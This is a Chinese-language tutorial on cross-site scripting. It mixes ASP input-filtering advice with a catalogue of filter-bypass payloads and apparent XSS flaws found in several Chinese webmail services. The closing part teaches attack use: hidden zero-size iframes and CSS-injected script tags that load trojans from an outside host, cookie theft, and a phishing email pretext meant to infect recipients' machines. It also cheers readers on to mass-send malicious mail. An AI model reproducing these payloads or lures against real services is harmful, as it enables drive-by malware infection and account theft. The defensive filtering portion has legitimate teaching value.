# 一、XSS起源

用户提交的变量没有经过完整过滤Html字符或者根本就没有经过过滤就放到了数据库中，并且在一些地方又直接从数据库中取出来返回给来访问的用户，这就导致了跨站脚本漏洞的产生。换种更通俗的说法就是跨站脚本漏洞其实就是**Html的注入问题**，恶意用户的输入没有经过严格的控制进入了数据库最终显示给来访的用户，导致可以在来访用户的浏览器里以浏览用户的身份执行HTml代码。

**数据流程**：恶意用户的Html输入————>web程序————>进入数据库————>web程序————>用户浏览器。

这样可以清楚的看到Html代码是如何进入受害者浏览器的了。因为一个恶意用户提交的Html代码最终被其他浏览该网站的用户访问，通过这些Html代码也就间接控制了浏览者的浏览器，就可以做很多的事情了如窃取敏感信息，引导访问者的浏览器去访问恶意网站等，这样就是导致了跨站脚本漏洞的产生。

原理

当浏览器遇到一个以<开头的标签时就会认为产生了一个Html标记，他就会用自己内部的机制去响应和解释这些标签。浏览器的所有输出操作都是由这些<>标记控制的，他只是解释这些标记并且产生动作或者把结果返回给用户，其他的都当成普通字符显示。

如果用户提交的内容是<script>alert("Test!")</script>并且没有任何过滤，然后又从数据库里取出来直接显示的话，就会在其他的来访者浏览器里执行代码了，就会导致弹出一个对话框。

以ASP代码为例：

<% //这是ASP的标记

str=trim(request("a"))

//request对象作用是获取客户端表单中输入的数据


response.write str

//response也是ASP的一个对象，write是它的方法，作用是往页面中输出数据，在这里就是在页面中输出str

response.write "<br>"

response.write "<img src="&str&"></img>"

%>

 该例就是把用户提交的内容直接显示出来和构造一个地址由用户提交的img标签显示图片。很明显这没有经过任何的过滤，然后构造一个简单的提交表单：

<form action=test.asp>

<textarea name=a></textarea>

<input type=submit value=test>

</form>

访问这个html并且在提示框里输出<script>alert("呵呵，漏洞！")</script>，提交后就可以看到弹出对话框了。

# 二、跨站漏洞攻击与防御

**(1) UBB编码**

UBB代码是HTML的一个变种,是Ultimate Bulletin Board (国外的一个BBS程序)采用的一种特殊的TAG。UBB代码很简单，功能很少，但是由于其Tag语法检查实现非常容易，所以网站引入了这种代码，以方便使用显示图片/联接/加粗字体等常见功能。

1. 有两种方法可以加入超级连接，可以连接具体地址或者文字连接。

[URL]http://www.smallstick.net/[/URL] //或直接输入网址，系统自动设置为超级链接。

[URL=http://www.smallstick.net/]smallstick[/URL]

1. 显示为粗体效果

[B]文字[/B]

1. 显示为斜体效果

[I]文字[/I]

1. 显示为下划线效果

[U]文字[/U]

1. 文字位置控制

在文字的位置可以任意加入您需要的字符，center 位置 center 表示居中，left 表示居左，right 表示居右，justify 表示两端对齐

[ALIGN=center]文字[/ALIGN]

1. 加入邮件连接有两种方法可以，可以连接具体地址或者文字连接

[EMAIL]webmaster@smallstick.com[/EMAIL]

[EMAIL=Mailto:webmaster@smallstick.com]smallstick[/EMAIL]

1. 插入图片，并可以点击图片打开新窗口查看图片。

[IMG]http://www.smallstick.com/images/logo.gif[/IMG] //插入图片，指定边框大小及对齐方式

[IMG=2,right]http://www.smallstick.com/images/logo.gif[/IMG]

1. 插入MicroMedia的Flash

[swf]http://www.test.com/flag.swf[/swf]

[swf=宽度,高度]http://www.test.com/flag.swf[/swf]

1. 实现文字飞翔效果(跑马灯)。

[FLY]文字[/FLY]

1. 实现文字颜色改变。

[COLOR=颜色]文字[/COLOR]

1. 实现文字大小改变。

[SIZE=数字]文字[/SIZE]

1. 实现文字字体转换。

[FACE=字体]文字[/FACE]

1. 插入 RealPlayer 格式的 rm 文件。

[RM=]http://....[/RM]

[RM=宽度,高度]http://....[/RM]

1. 插入为 Midia Player 格式的文件。

[MP=]http://....[/MP]

[MP=宽度,高度]http://....[/MP]

**(2) HTML输入**

示例：<img src="http://www.loveshell.jpg" width=100 onerror=alert("载入图片错误!")>

<>是告诉浏览器这是一个Html标记，img是这个Html标记的名称，src是这个标记的第一个属性，=后面是这个属性的值，后面的width是第二个属性，onerror是标记的事件属性。

**(3) 如何引入HTML代码**

如果用户可以不受限制的引入<>，那么很显然他可以完全操纵一个Html标记，譬如<script>alert('xss')</script>这样的形式，这对于追求安全的程序来说是绝对不允许的，所以首先要做转换的就是<>，通过如下代码：

replace(str,"<","&#x3C;")

replace(str,">","&#x3E;")

HTML支持&#ASCii这样的编码，其功能于HTML是一样的，其中这里表示的ASCII码是十六进制，下面是ASCII码转换表。

|  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Char | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 |  |  |
| Hex | 30 | 31 | 32 | 33 | 34 | 35 | 36 | 37 | 38 | 39 |  |  |
| Char | A | B | C | D | E | F | G | H | I | J | K | L |
| Hex | 41 | 42 | 43 | 44 | 45 | 46 | 47 | 48 | 49 | 4A | 4B | 4C |
| Char | M | N | O | P | Q | R | S | T | U | V | W | X |
| Hex | 4D | 4E | 4F | 50 | 51 | 52 | 53 | 54 | 55 | 56 | 57 | 58 |
| Char | Y | Z | a | b | c | d | e | f | g | h | i | j |
| Hex | 59 | 5A | 61 | 62 | 63 | 64 | 65 | 66 | 67 | 68 | 69 | 6A |
| Char | k | l | m | n | o | p | q | r | s | t | u | v |
| Hex | 6B | 6C | 6D | 6E | 6F | 70 | 71 | 72 | 73 | 74 | 75 | 76 |
| Char | w | x | y | z |  |  |  |  |  |  |  |  |
| Hex | 77 | 78 | 79 | 7A |  |  |  |  |  |  |  |  |

如果用户不能构造自己的HTML标记，那么下面的代码依然可以工作得很好：

<img src="javascript:alert(/xss/)" width=100>

因为很多的Html标记里属性都支持javascript:[code]的形式，很多的程序意识到了这一点，可能做如下转换：

过滤代码

Dim re

Set re=new RegExp //创建一个正则表达式对象

re.IgnoreCase =True //IgnoreCase属性表示正则表达式选中了i选项

re.Global=True //global属性表示正则表达式选中了g选项

re.Pattern="javascript:"

Str = re.replace(Str,"javascript：") //过滤 javascript

re.Pattern="jscript:"

Str = re.replace(Str,"jscript：") //过滤 jscript

re.Pattern="vbscript:"

Str = re.replace(Str,"vbscript：") //过滤 vbscript

set re=nothing

只要发现以javascript等脚本属性的形式都会被过滤掉，失去了:的脚本代码是起不了作用的。Html属性的**值**，是支持&#ASCii这种形式表示的，譬如上面的代码可以换成这样：

*<img src="javascrip&#116&#58alert(/xss/)" width=100>*

代码又执行了，如果要避免这种情况，加上下面的代码：

*replace(str,"&","&#x26;")*

&失去它原来的意义了，用户不能以其他方式表示Html属性值了。其实只要发现这种过滤的关键字机制，饶过就是简单的问题了：*<img src="javas cript:alert(/xss/)" width=100>*

这就没有javascript关键字了，注意中间那个空是tab键弄出来的！关键字被拆分了，很多人忘记了这些特殊的字符，有人想到要过滤空格了，但是也许现在所处的src属性已经无法利用了，但是依然可以产生自己的属性或者事件机制，依然是可以执行Html代码的，首先说说**事件机制**：

*<img src="#" onerror=alert(/xss/)>*

这样依然可以执行代码，问题出在哪？动网就是一个典型的例子，事件属性不是要onerror么？很多人开始用正则表达式了，发现关键的词如onerror就会做转换或者提示用户不执行，事件只是让代码运行的一种方法而不是所有的，可以定义事件了那么也就可以实现自己弄出自己的属性了，试试下面的：

*<img src="#" style="Xss:expression(alert(/xss/));">*

可以执行。同时下面的七条代码也可以实现跨站：

1. <style>input { left:expression(alert('xss'))} </style>
2. <div style="{ left:expression(alert('xss'))}">
3. <div style="{ left:exp/\* \*/ression(alert('xss'))}">
4. <div style="{ left:\0065\0078pression alert('xss'))}">
5. html 实体 <di v style="{ left:&#x0065;xpression(alert('xss'))}">
6. 全角<div style="{ left:xpression(alert('xss'))}">
7. unicode <div style="{ left:expRessioN(alert('xss'))}">

在做关键字过滤之后有人发现是不是属性之间分隔要用到空格，于是他们把空格堵死了，将空格转成&nbsp;是个很普遍的方法，甚至还可以让别人无法关键字拆分，但是，试试下面的代码看看如何*：<img src="#"/\*\*/onerror=alert(/xss/) width=100>*这好象是利用了脚本里注释会被当作一个空白来表示造成的。那怎么办？

**(4) 防止用户构造自己的Html标记**

由上面分析可以看出，第一个要过滤的就是用户提交变量中的<和>，这样用户不就不能按照他的意愿产生html标记了，所以第一个要消灭的就是<>这个罪魁祸首。

主要在一些文章系统以及BBS发帖子还有就是留言本提交的留言中，需要进行过滤，因为这些程序都是直接从数据库中取出数据然后以一个response.write样的形式（asp中）返回给用户浏览器的，如上面的演示程序。

过滤代码：

*replace(str,"<","&#x3C;")*

*replace(str,">","&#x3E;")*

**(5) 防止来自标签属性的攻击**

用户现在不能自己产生Html标记了，但是用户不能产生Html标记但是并不代表他不能在已有的Html标记里进行动作，这里的例子就很多了。如UBB标签里的[img]code[/img]等当转换的时候会成为<imgsrc=code></img>，这样用户提交的code就在html标记里了。假设你过滤了用户提交内容中的<和>，但是图片地址是由用户控制的，输入javascript:alert("剑心是好人！")，就会构造好出这样的标记如下：

*<img src=javascript:alert("剑心是好人！")></img>*

*<img src=vbscript:msgbox("BCT唯一的好人！")></img>*

再次成功执行了。

这是因为用户提交的内容是在已有的Html标记的属性里，而属性又支持script这样的形式，代码依然执行，当然不只是img有这个特性，道理是一样的。

只过滤<和>是没用的，用户利用已有的Html标记照样跨站不误。用户不能产生自己的Html标记了，现在防御现有标记的属性。因为恶意用户使用的是javascript这样的属性，所以要控制好用户的输入中不要存在javascript:和vbscript:这样的内容就行，或者注意用户要运行自己的跨站代码的话必须还有个 :，所以也可以干脆过滤其中的 : 代码，代码还是和上面的一样，充分利用了正则表达式，详细代码看前面的，不过需要注意的是中文的：是不起作用的。

过滤掉javascript和vbscript后面的 : 是很有用，但是html标签里的属性可以用转换了的Asc字符来表示，譬如<img src=javascript:alert("jiaxin is in loving!")></img>，转换src的属性内容部分为Asc形式的变成：<img src=javascrip&#116&#58alert("jiaxin is in loving!")></img>，或者全部转换：<img src=&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#97&#108&#101&#114&#116&#40&#34&#106&#105&#97&#120&#105&#110&#32&#105&#115&#32&#105&#110&#32&#108&#111&#118&#105&#110&#103&#33&#34&#41></img>，转换成十六进制的也可以，注意只有Html属性可以这样，像<img这些是不能这样转换的。提交后代码又可以执行了。

所以只过滤javascript这些关键字还是不保险的，如果用户提交&#106这样的形式转换一部分代码或者干脆完全转换就可以逃避检测再次攻击了，黑客们总是能找到一些办法饶过。所以还要特别关注用户提交的&#字符，一般的用户用这样也用得少。破坏利用的条件就可以了，将&转换掉，代码是replace(str,"&","&#x26;")。

**(6) 防止来自事件机制的威胁**

*<img src=# onerror=alert("I love SW!")></img>*

*<a href=# onmouseover=alert("剑心要毕业啦！")></a>*

攻击者没有提交<>字符，也没有用到javascript等标记，但是代码依然执行了。原来攻击者用空格分离了前面的src属性之后利用标记的事件机制启动他们的代码了，上面一个例子利用的是错误机制，后面的一个当鼠标从上面滑过的时候触发。

攻击者要分离标签的属性，然后利用事件机制引发漏洞，破坏他的条件即可防御。

方法一是转换掉提交过来的空格字符：*replace(str," ","&#x20;")；*

方法二是用"将后面的提交内容限定为一个字符串，这需要编写程序的时候注意，变成<img src="# onerror=alert('剑心恋爱啦！')"></img>。

如果采用了第二种，那么还有一点危险没有躲过去，""之间的内容系统会把他当成是字符串，所以如果用户提交的内容里本身就有"呢？

当提交这样的内容试试 *#"onerror=alert('TesT\_BY\_Jnc') "*，变成*<img src="#" onerror=alert('TesT\_BY\_Jnc')""></img>*，又可以执行了。转换掉它，*Replace(Str,"""","&#34;")*。如果觉得还不够，那么属性里用到的一个东西是=号，保险点就过滤了，代码是replace(str,"=","&#x3D;")。

通过前面的学习，已经知道了数据的转换和过滤是可以在3个地方进行转换的：

① 在接受数据的时候

② 在进入数据库的时候

③ 在输出数据的时候

不得不面对一个问题就是许多时候程序员舍不得为安全做出那么大的应用上的牺牲，安全是要有代价的，譬如现在邮箱的就不愿意舍弃html标签，因为需要支持多资多彩的页面，所以侧重于XSS的IDS检测的性质，只要发现不安全的东西就会转化，但是攻击是无法预知的，肯定就有人会饶过。

**整理思路**：

1. 先是要转换掉<>字符让用户不能建立自己的Html标记
2. 防范已经有的Html标记，通过过滤javascript和特殊字符&可以阻止用户修改标记的属性为script
3. 通过"和空格的过滤使用户不能引发时间机制和重建其他的属性，将用户的输入限制在一个字符串内。

**注意**：过滤的顺序，由内到外过滤，先过滤用户提交的javascript等后就转换&特殊字符，再处理其他的，因为本身其他的处理会产生&字符的。示例代码：

str=trim(str) //过滤空格

If IsNull(Str) Then //IsNull函数是判断Str是否为空，不为空就不执行下面的过滤

CheckStr = ""

End if

str=replace(str,"&","&#x26;")

str=replace(str,":","：")

str=replace(str,"=","&#x3D;")

str=replace(str,"<","&#x3C;")

str=replace(str,">","&#x3E;")

str=replace(str," ","&#x20;")

str=Replace(Str,"""","&#34;")

这里去掉了对javascript和vbscript后面 : 的过滤，因为这种类型的攻击已经因为 : 的转换成为中文的：变得不能成功了，并且不会影响正常用户的输入和输出，也可以自己加一些字符的过滤。这里给出的代码只是对跨站脚本攻击的防范，对其他的攻击如sql等没有什么作用。

# 三、跨站漏洞实例

《Sina、TOM、SOHU、21CN、163、QQ、126、Yahoo等国内邮箱再暴跨站漏洞》

国内门户网站的邮箱再次难逃Hack噩梦，被测试过的Mail几乎都存在着不同程度的瑕疵。真没有想到，拥有众多用户的门户邮箱竟然如此不堪一击，是因为Mail的结构有天生缺陷？还是这些门户们对于用户安全不够重视？本期的饕餮盛宴为你展示在HACK精妙的代码之下邮箱的脆弱性是如何暴露的。

从本文中你可以学到：


1、跨站的一些基本作法

2、作者的一些思路

在几个月前，国内的邮箱跨站漏洞被一些牛人们发现了，而且有详细的攻击方法和进入他人邮箱的演示过程。如今几个月过去了，邮箱的漏洞修补的怎么样呢？是否如人们想象的那么完美呢？经过我一番艰苦的对TOM、SOHU、21CN、163的邮箱黑箱测试，发现他们的安全性还是不尽人意，又出现了其他跨站漏洞。下面就仔细来分析他们的新跨站漏洞吧。

1. **TOM邮箱跨站**
2. HTML跨站

我先注册一个SOHU的邮箱，然后给TOM邮箱发送一封邮件，在邮件的主题和内容上都输入跨站代码<script>alert("TOM跨站")</script>。在TOM邮箱收到邮件后打开，如图所示。



没有产生跨站效果，通过查看客户端代码发现都被转换了：

<td class="TB\_bg\_EE" nowrap="nowrap">主题(Subject)：</td>

<td>&lt;script&gt;alert(&quot;TOM跨站&quot;)&lt;/script&gt;</td>

............省略代码

<td >&lt;script&gt;alert(&quot;TOM跨站&quot;)&lt;/script&gt; <br>

但是TOM提供了一个这样的功能，如图所示。



那就是可以下载整个邮件，而且下载回来本地后是用HTML格式保存的。下载到本地后我们打开这个文件就出现了跨站的效果了，如图。



为什么会出现这种情况呢？我们先来看看邮件的原文:

..........省略

Content-Type: text/plain; charset="GB2312"

Content-Transfer-Encoding: 8bit

<script>alert("TOM跨站")</script> //没有过滤

<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=GB2312"></head>

<body>

<!--SOHUMAIL\_HTML\_HEAD\_END--><script>alert("TOM跨站")</script>

//没有过滤

<hr size=1><style type="text/css">

<!--

a {font-size:12px;color:black}

a:hover {font-size:12px;text-decoration:underline}

.b{font-family:Arial; font-size:80%; margin-bottom:2px;color:#0000CC}

.pp{font-family:Arial;font-size:10px}

-->

</style>

<table border=0>

<tr><td height=18><a href=http://goto.sohu.com/goto.php3?code=mailadt-ta1

target=\_blank><font color=red>超大U盘免费等你拿</font></a>

</td><td rowspan="2"><img src="http://outlook.mail.sohu.com/sohu-mail-logo.gif">

</td></tr>

<br>

<tr><td height=18><a href=http://goto.sohu.com/goto.php3?code=mailadt-ta

target=\_blank>\*用

搜狗拼音写邮件，体验更流畅的中文输入>></a>


</td></tr>

</table>


可以很清楚的看到原文的跨站代码没有被过滤，而且第二个跨站代码是在一个网页文件中。我们下载这个网页其实就是把原文中的部分代码下载了下来，但由于他里面的跨站代码并没有过滤，所以出现了跨站漏洞，而且只有一个跨站代码被执行了。不过这个漏洞还是有点奇怪，如果是用TOM邮箱给TOM邮箱发送跨站代码，这个漏洞就不存在了。

1. 签名跨站

TOM邮箱一个比较好的功能是提供签名来识别邮件，如图。



但是他这里的签名确没有过滤好，比如我们输入的签名是跨站代码，如图。



修改后就出现了跨站效果，如图。



而且我们每次在写邮件时或者回复别人邮件时都弹出这个对话框。

我们在来看看客户端代码:

<form name="sendmail" method="post" action="/cgi/ldmmapp?

funcid=compose&sid=IAYFoBNfOWqAkIec">

<input type="hidden" name="signoption" value="&lt;option

value=&quot;1&quot;&gt;&lt;script&gt;alert(&quot;TOM签名跨站&quot;)

//跨站代码被转换了

&lt;/script&gt;&lt;/options&gt;" >

........................................省略代码

<input type="checkbox" name="ifsavetosent" value="y" >

保存到发件箱 使用我的签名

<select name="sign" size="1" >

<option value="不使用" selected >不使用</option>


<option value="1"><script>alert("TOM签名跨站")</script></options>

//没转换可以发现签名的两个输入框，它只过滤了签名的内容，而签名的提示//确没有。所以这里会有出现了一个跨站漏洞。


**2. 21CN邮箱跨站**

(1) 邮件签名跨站

21CN有一个邮件签名的功能，他是用来对发出去的每个邮件都签上自己的名字。这个签名可以自己随便设定，如图所示。



我们在签名的标题和正文都输入跨站代码<script>alert("21cn签名跨站")</script>。点击保存后，就可以跨站了，效果如图所示。



(2) 地址本跨站

21CN还提供了一个地址本的功能，这里可以手工加入用户的邮箱地址，如图所示。




输入跨站代码<script>alert("21cn地址本跨站")</script>后并没有实现跨站，打开客户端代码:<inputsize="20" name="Key" value="<script>alert("21cn地址本跨站")</script>">。我们的代码被双引号闭和了，把双引号避开就是我们的任务了，经过一番分析发现"><script>alert('21cn地址本跨站')</script><"#可以绕过双引号的封锁，成功的跨站了，

如图所示。



(3) 邮箱挂马漏洞


21CN邮箱还有个巨大的漏洞就是可以用来挂马，而且有两个挂马漏洞。我们先来写封邮件，我用的是21CN邮箱给21CN邮箱发的邮件，如图所示。




我在邮箱的链接中加入了挂马代码。等我收到邮件后打开，发现出现了漏洞，如图所示。



这是我们的第一个挂马漏洞，再来测试第二个。我们先发邮件，在邮件的内容中写入挂马代码，如图所示。



在我们收到邮件后，肯定要回复邮件拉，那我们点击回复发件人后，就出现了挂马效果了，如图所示。



这应该是一个非常大的漏洞了，喜欢挂马的朋友可以疯狂的去发邮件哦。

**3. 下载邮件跨站**

首先要声明，TOM邮箱提供两个下载邮件的功能，上面所讲述的是下载后是HTML文件功能的下载方式，而这里说的是下载后是eml格式方式的，这种方式目前TOM、SOHU、21CN、163等国内的邮箱都提供这个功能，目前国内提供这个功能的邮箱都存在这个漏洞。可以变相的用来跨站，而且下载回来的文件格式是eml，如图所示。



他是outlook的一种邮件格式，可以用outlook打开。如果用outlook打开是不会出现跨站漏洞的，但是如果把后缀名改成HTML格式就出现了跨站。这里拿163和Sohu来测试，如图所示。



**4. QQ邮箱跨站**

(1) 邮箱显示昵称跨站

QQ邮箱借助QQ在国内通讯软件上的统治地位，拥有着非常大的用户群。相对于其他邮箱，它的功能较少，但是比较简洁好用。目前拥有简洁版Beta02和QQMail3.0两个版本。简洁版中有一个邮箱显示呢称的功能，如图。



如果直接输入<script>alert("邮箱显示昵称跨站")</script>并不能够得到跨站效果，下面是返回来的代码：

<table width="100%" border="0" cellspacing="0" cellpadding="8"

class="settingtable">

<tr>

<td width="120" align="right" class="settingtd"><b>邮箱显示昵称：</b></td>

<td class="settingtd"><input name="nickname" type="text" class="txt"

value="<script>alert("邮箱显示昵称跨站")</script>" maxlength=32/></td>

<td align="right" class="settingtd"><b>每页显示：</b></td>

<td class="settingtd">

<select name="showcount" class="sel">

<option value=1 selected="selected">25(推荐)</option>

<option value=2 >50</option>

<option value=3 >100</option>


</select>&nbsp;封邮件

<script language="javascript">

document.web\_set.showcount[1-1].selected = true;


</script>

我们发现跨站代码被双引号闭和了，但是可以用标签来突破限制，输入"><script>alert("邮箱显示昵称跨站")</script><"即可突破，从而得到跨站，如图所示。



(2) 通讯录跨站

QQ邮箱除了默认的QQ好友邮箱外，还可以自己添加联系人，如图所示。



在备注的输入框中可以输入跨站代码，其它地方做了限制，输入<script>alert("通讯录跨站")</script>即可看到效果，如图所示。



**5. 126邮箱跨站漏洞**

(1) RSS阅读跨站


126邮箱本人认为是国内最专业的，功能也是最齐全的邮箱。但是功能多了，邮箱的结构也就复杂了，安全性自然也就更加艰巨了。在它邮箱服务中，提供了一个RSS的阅读功能，上面有很多的模块，如添加订阅、管理目录和订阅、生成OPML等等。在管理目录和订阅中我们可以自己添加目录，如图。



可这里并没有对<和>转换，所以我们输入图片跨站代码<imgsrc=javascript:alert("RSS添加目录跨站")></img>后就出现了漏洞，如图所示。



(2) 在个人邮件设置中提供了一个签名的小服务，可以自己修改签名，所以我们输入跨站代码<img src=javascript:alert("签名提示跨站")></img>后得到的结果如图4-84所示。




既然不可以有双引号，那么把它改成单引号，不就绕过了，如图所示。



**6. Yahoo邮箱跨站**

Yahoo邮箱也是国内顶尖的一个邮箱服务提供商，功能上并不亚于其他邮箱。在邮件管理的电邮地址中，我们可以自己编辑发件人姓名、回复地址等等一些选项，如图所示。



我们在上面输入跨站代码后发现可以跨站，但是被双引号闭和了，代码如下：

<table cellpadding=4 cellspacing=0 border=0 width="100%">

<tr valign="top">

<td class="label"><a name=fromname></a>发件人姓名：</td>

<td>

<input type=text name="FromName" value="<script>alert("cmd")</script>" class=tf

size=20

maxlength=30>

<span class="helptext">该姓名将出现在发送邮件的 <em>发件人</em> 一栏中。</span>

</td>

</tr>

<tr valign="top">

<td class="label"><a name=replyto></a>回复地址：</td>

<td>

<input type=text name="ReplyTo" value="<script>alert("cmd")</script>" class=tf

size=20

maxlength=40>

所以只要输入"><script>alert("cmd")</script><"就可绕开双引号的限制了，如图所示。



同时在邮件管理中还提供了一个电邮地址通知，它的作用是发送一张卡片给你的朋友通知你的新Yahoo! 电邮地址，如图所示。



通过我的测试发现收件人输入框没有的数据进行转换，当然这里和上面一样，被双引号闭和了，所以要输入代码才"><script>alert("电邮地址通知跨站")</script><"才可以跨站，如图所示。



**7. sina邮箱测试**

Sina作为国内最早提供邮箱功能的门户网站之一，其邮箱拥有大量的用户。不过，通过我的测试发现它在对信件的下载处同样没有处理好数据，我给自己发一封邮件，其中邮件主题写上：<script>alert("漏洞咯")</script>。在收到邮箱后，点击“原件下载”，然后把原来的文件的eml后缀名改为HTML，最后保存本地。之后我们打开之后就可以发现存在跨站漏洞，如图所示。



**8. 总结**

尽管官方把原来的邮箱漏洞给补上了，但是还是存在着一些地方的参数没有过滤或者转换，让我们依然有机会攻击。最近很多初学的朋友问我，跨站到底有什么用，只是弹出一个对话框来是什么意思？其实跨站漏洞的问题本质上是属于HTML的注入问题，如果没有严格筛选用户输入的数据，那么浏览器就会执行恶意用户所输入的HTML代码。有了跨站其实我们可以做很多事，比如获取Cookies，我们只要输入<script>alert(document.cookie)</script>就可获得Cookie值。更重要的一个运用就是挂马，一般来说可以输入：

<iframe frameborder=0 width=0 height=0

src=http://www.haha.com/xixi.html></iframe>来挂马，z这里我用21CN的邮箱来测试，我在邮件的主题和内容上都输入：<iframe src=http://www.baidu.com width="300" height="300" frameborder="0"></iframe>，等我收到邮件后打开，这个时候就出现了BAIDU的页面了，而且是只要打开邮件就可中马。如果要挂马直接把地址修改成你的木马地址，并把高度和宽度都改成零即可。如果可以引入JS文件，那么还可以在JS文件中写入：document.write("<iframe style='display:none;'src='http://www.haha.com/xixi.html'><iframe>");如果是支持CSS样式，那么我们还可在CSS代码中加入我们的跨站代码，这样的隐蔽性就更加高了。代码如：

body{

background-image:url('javascript:document.write("<script

src=http://www.haha.com/xixi.js></script>")')

}

对于上述的跨站漏洞，完全可以把跨站代码改成窃取Cookies值的代码或者挂马代码。不过这里要别人中马得用到一点社会工程学的知识，要骗别人去把邮件下载下来。比如对TOM的HTML跨站漏洞我们可以这样欺骗别人，在邮件的内容大致可以这样写：“TOM电影大放送，某某最新电影我们提供在线观看，但必须要把邮件下载到本地后才可得到电影地址。这是我们为了增加访问量而专门开发的一项技术，谢谢您的合作！”。那么只要用户下载了邮件，打开邮件的同时我们的木马地址也打开了，我们的肉鸡就是这样获得了。我想这样对于初学者就明白了跨站的真正目的了吧。这里只是理论上的探讨，如有利用本文技术而触犯法律的行为与本人无关。

